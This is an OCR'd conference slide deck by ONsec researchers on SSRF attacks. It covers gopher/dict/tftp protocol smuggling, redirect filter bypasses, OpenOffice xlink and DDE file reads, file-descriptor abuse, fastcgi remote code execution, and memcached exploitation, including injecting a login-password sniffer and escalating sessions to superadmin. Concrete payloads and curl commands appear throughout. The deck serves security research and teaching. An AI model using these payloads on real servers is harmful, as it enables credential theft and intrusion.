SSRF attacks and sockets: smorgasbord of vulnerabilities

Vladimir Vorontsov, Alexander Golovko
ONsec: web applications security

ONSEC.

Authors bio

- Vladimir Vorontsov - security researcher, bug hunter awarded by Google/Yandex/ Adobe
- Alexander Golovko - security researcher, Debian maintainer
- Working together in ONsec company on web applications security

ONSEC.

A few words about modern web security

Input validation → Format processing

External network access → Internal network access

Forge your protocol brands!

- Make a request from a server
- Attack internal network
- Forge packets
- Splitting/smuggling
- Other protocols!
- Universal ways such as gopher://
- Exploit anything ;)

ONSEC.

SSRF - new type of vulnerabilities?

- We mean that SSRF is a generalized class of attacks
- Introduced and used for convenience
- Several vulnerabilities together or only one can lead to SSRF attacks
- To vulns classification use CWE ;)

ONSEC.

Where can i find SSRF?


- Export from remote files (like as «Upload from URL», «Export RSS feed»)
- POP3/IMAP/SMTP connections from webapps
- File format processing (XML, docx, archives, etc)
- Databases
- Others ...

ONSEC.

Writing to socket in webapp code - bad way

- Host/port filtering is strange on webapp level. Work for firewall and admins, right?
- Protocol smuggling (CRLF and others)
- What you mean when send in socket «GET / HTTP/1.1\r\nHost: dom\r\n\r\n» ?
- And what server mean when receive this?

Using HTTP clients - bad way too



- When you using HTTP clients such as cURL remember their features:
  - ! Unsafe redirect (http:// --> file://)
  - Various protocols support (gopher:// dict:// tftp:// rtsp://)
  - Maximum URL length is more than browsers value (100Mb URL is OK)

Redirect tricks

```
header("Location: ".$_GET['r']);
```

- Bypass webapp filters i.e. preg_replace using redirect
  - any host -> localhost
  - valid port -> any port
  - valid schema -> any schema
  - SOP for browsers, not for HTTPClients

Dict schema

- http://tools.ietf.org/html/rfc2229
- curl dict://localhost:8000/GET / HTTP/1.1
- Receive on server:

  CLIENT libcurl 7.24.0

  GET / HTTP/1.1

  QUIT

Gopher schema


- http://www.ietf.org/rfc/rfc1436.txt
- TCP packets with your content
- Without \r \n \t chars by RFC (and \00 for cURL). But all chars in LWP, Java, ASP.Net ;)
- By Polyakov/Chastukhin [ERPscan] at BH_US_12 and CVE-2012-5085 (fixed now)
- curl gopher://localhost:8000/2MyData

```
# nc -vv -l -p 8000

listening on [any] 8000 ...

connect to [127.0.0.1] from localhost [127.0.0.1] 64096

MyData
```

ONSEC.

Gopher schema

- PHP doesn't support gopher protocol!
- Do not worry! PHP supports all vulnerabilities!
- --with-curlwrappers provide gopher protocol in file_get_contents and others such as XXE



TFTP schema

- http://www.ietf.org/rfc/rfc1350.txt
- UDP packets with your content (w/o \00 in cUrl) and 0x00 0x01 first bytes (really bad)
- curl tftp://localhost:64/MyUdpPacketHere

```
02:11:21.378724 IP6 localhost.55928 > localhost.64: UDP, length 54
        0x0000:  6000 0000 003e 1140 0000 0000 0000 0000  `....>.@........
        0x0010:  0000 0000 0000 0001 0000 0000 0000 0000  ................
        0x0020:  0000 0000 0000 0001 da78 2bcb 003e 0051  .........x+..>.Q
        0x0030:  0001 4d79 5564 7050 6163 6b65 7448 6572  ..MyUdpPacketHer
        0x0040:  6500 6f63 7465 7400 7473 697a 6500 3000  e.octet.tsize.0.
        0x0050:  626c 6b73 697a 6500 3531 3200 7469 6d65  blksize.512.time
        0x0060:  6f75 7400 3600                           out.6.
```

ONSEC.

TFTP schema

- Currently working on splitting datagrams to bypass 0x00 0x01 header in second packet
- Without stable results now unfort ;(

Various format processing issues

- XML - External Entities, Signatures, WS etc (see http://erpscan.com/wp-content/uploads/2012/11/SSRF.2.0.poc_.pdf and http://www.slideshare.net/d0znpp/onsec-phdays-2012-xxe-incapsulated-report)
- OpenOffice products (Draw, Calc and others)
- All soft which can open sockets (provide links to external files in file format) - all modern soft
- others (see you at HITB 2013)

ONSEC.

OpenOffice - pretty good stuff

- Universal solution to convert office documents
- Common in Enterprise system and large portals
- Many forks (Libre and others)
- What happens while uploaded document is converted?
- What about links to external files in the documents?

OpenOffice - pretty good stuff for SSRF

- RTFM http://docs.oasis-open.org/office/v1.2/
- Find all tags with xlink:href attribute
- Do not forget about macros and applets (but really rare activated)
- Exploit it!
- <draw:image xlink:href="http://ololo.onsec.ru/?i'mSSRFed" xlink:type="simple" xlink:show="embed" xlink:actuate="onLoad"/>

ONSEC.

OpenOffice - pretty good stuff for SSRF

- **Formula** for happiness
- DDE is your friend
  - =DDE("soffice","file:///i-want-to-read-this-file...)
- Use simple formula to full path disclosure
  =CELL("filename")
- Address links
  - A1='file:///etc/hosts'#$Sheet1.A1:B31
  - B1=INDIRECT(A1)

ONSEC.

SSRF exploitation ways

- Open new socket
- Use already opened sockets/files (authorized)
- Where can i find opened sockets/files?

File descriptors: basics

- Where does files in SSRF theme?
- Data streams basics: sockets and files, etc
- File descriptor - pointer to data stream
  - Each process have their own FD
  - dup, fork, exec - O_CLOEXEC
  - New data stream - new FD
  - Privileges while creating FD, not while access

File descriptors: API

- FD have minimum number by default (easy brute)
- Access to already opened FDs:
  - PHP 5.3.3 <= 5.3.14 provide special wrapper fd:// to use FD simplest (later only on CLI mode)
  - Java: java.io.FileDescriptor
  - Perl: open AA, '>&2'; print AA 'DataToFD';
  - Python: os.open + os.write
  - Ruby: fd=IO.new(99,'w');fd.write('ToFD-№99');
  - Shell I/O redirection: $echo 123 > &2
  - Privileges for chuid programs

File descriptors: ProcFS

- Special pseudo files system
- Common in Linux, available in FreeBSD (not by default)
- While opening /proc/<PID>/fd/<N> new datastream will be create with the same parameters (!not the same as FD API access to FD directly!)
- You need together two FS privileges to access /proc
  - privileges on /proc/<PID>/fd/<N>
  - privileges on target file (!but not directories)
- Examples:
  - RHEL /var/log/httpd/ - 0700, but access.log - 0644
  - Debian before first rotate access.log - 0644, than 0640

File descriptors: cases

- Already opened FDs:
  - May be opened with privileges greater than current
  - In sockets case may be already authorized
  - Typical case: starting Apache:
    - open sockets to listen (80,443) by root
    - open error/access.logs by root
    - fork childs
    - chuid() to www-data for all forks
- You may write to error/access.logs and sockets from child processes

File descriptors: examples

Stuff here:

- Write a HTTP packet into opened FD to forge server output (to current client):

```
fd6.write("HTTP 200 OK\r\nHost:
localhost\r\n...");//also forge logs
```

- Write a MySQL packet into opened FD to do SQL command:

```
fd1.write("\x22\x00\x00\x00\x03INSERT
INTO aa VALUES(1,'fwrite')");
```

ONSEC.

Database connections pool

- Pool is array of sockets with authorized sessions
- Start when application server started and never close while app server working
- May be many pools with different privileges (but not different for SSRF)

PHP fastcgi SSRF RCE

SPECIAL FOR CLOUDS

- Set php_admin_value, php_admin_ flag from frontend
- Access to fastcgi over socket threw SSRF
  - run any file as PHP script
- Set fastcgi headers in forged fastcgi packet and overwrite php_admin_value, php_value
  - allow_url_fopen + auto_prepend_file +data:// text/php,<?php phpinfo();?> = RCE
  - doesn't work when php_admin_{value, flag} set in php fpm config

Stuff here:

Want something really cool?

Memcached SSRF: easy and very dangerously

- Host-basic auth in general
- TCP and UDP sockets by default
- At the same host with webapp
- Plain/text protocol (binary also available)
- Does not close the socket after an improper request
- Needed only \n (0x0a) injection to do this

Memcached SSRF: exploitation methodology

- Collect all available keys
- Sort keys by name, determine interesting
- Find interesting data
- Replace interesting data to arbitrary

Memcached SSRF: inject sniffer

- Find html/js/etc template of login page in memcached values
- Insert your login/password JS/etc sniffer
- Watch sniffer's logs and get passwords ;)
- Profit

Memcached SSRF: dynamic templates RCE

- Find template with interpreter's code
- Modify code to arbitrary
- Call page with target template
- Profit

Memcached SSRF: escalate your privileges

- Find session in memcached keys
- Determine key which contain privileges flag of your current session (such as ‘Priv’)
- Modify your access level to «superadmin»
- You can also create a new «special» session with TTL 100 years if you want
- Profit

ONSEC.


Format SSRF answer to read data (HTTP)

- In many cases webapp logic provide reading only one output format (such as images or XML)
- Use HTTP request smuggling to do this
- One connection but many requests
- If protocol support this, you get concatenated output
- Try challenge http://hackquest.zeronights.org/missions/ErsSma/

ONSEC.

Format SSRF answer to read data (HTTP)

```
$f=fsockopen("localhost",80);
fputs($f,"GET /$path HTTP/1.1\r\nHost:
localhost\r\n\r\n");
```



ONSEC.

Format SSRF answer to read data (HTTP)

GET /head HTTP/1.1

Host: localhost

GET /data HTTP/1.1

Host: localhost

GET /foot HTTP/1.1

Host: localhost

HTTP/1.1 200 OK

...

<?xml version='1.0'?><root>
<![CDATA[

HTTP/1.1 200 OK

...

i want to read this
<secret>ololo</secret>

HTTP/1.1 200 OK

...

]]></root>

```
while($s = fgets($f))
        $resp.=$s;
$resp=substr($resp,strpos($resp,"\r\n\r
\n")); $doc = new DOMDocument();
$doc->loadXML($resp);
echo $doc->getElementsByTagName("root")-
>item(0)->nodeValue;
```

Format SSRF answer to read data (HTTP)

- How to create header and footer as you want?
- Range HTTP header is your friend
- All web pages are your friends
- Make a mosaic of pieces - server responses

What about images?

- Valid JPG with data which you want to read in EXIF
- GIF header and your data at EOF
- Inject data into image header which hold even after resize (http://ax330d.blogspot.ru/2011/06/mosaic-of-attacks-from-image-upload.html)
- PHP getimagesize() bypass (http://lab.onsec.ru/2012/05/php-all-getimage-bypass.html)

ONSEC.

What about hosting centers?

- TFTP server contain machine images
- Machines get TFTP images until netboot
- Attacker may get images from TFTP and get /etc/shadow and other staff

What the next?

- SSRF bible cheatsheet available now!
- https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIjXa3u9akHM
- Follow us: http://lab.onsec.ru [ENG]

@d0znpp
@ONsec_lab

ONSEC.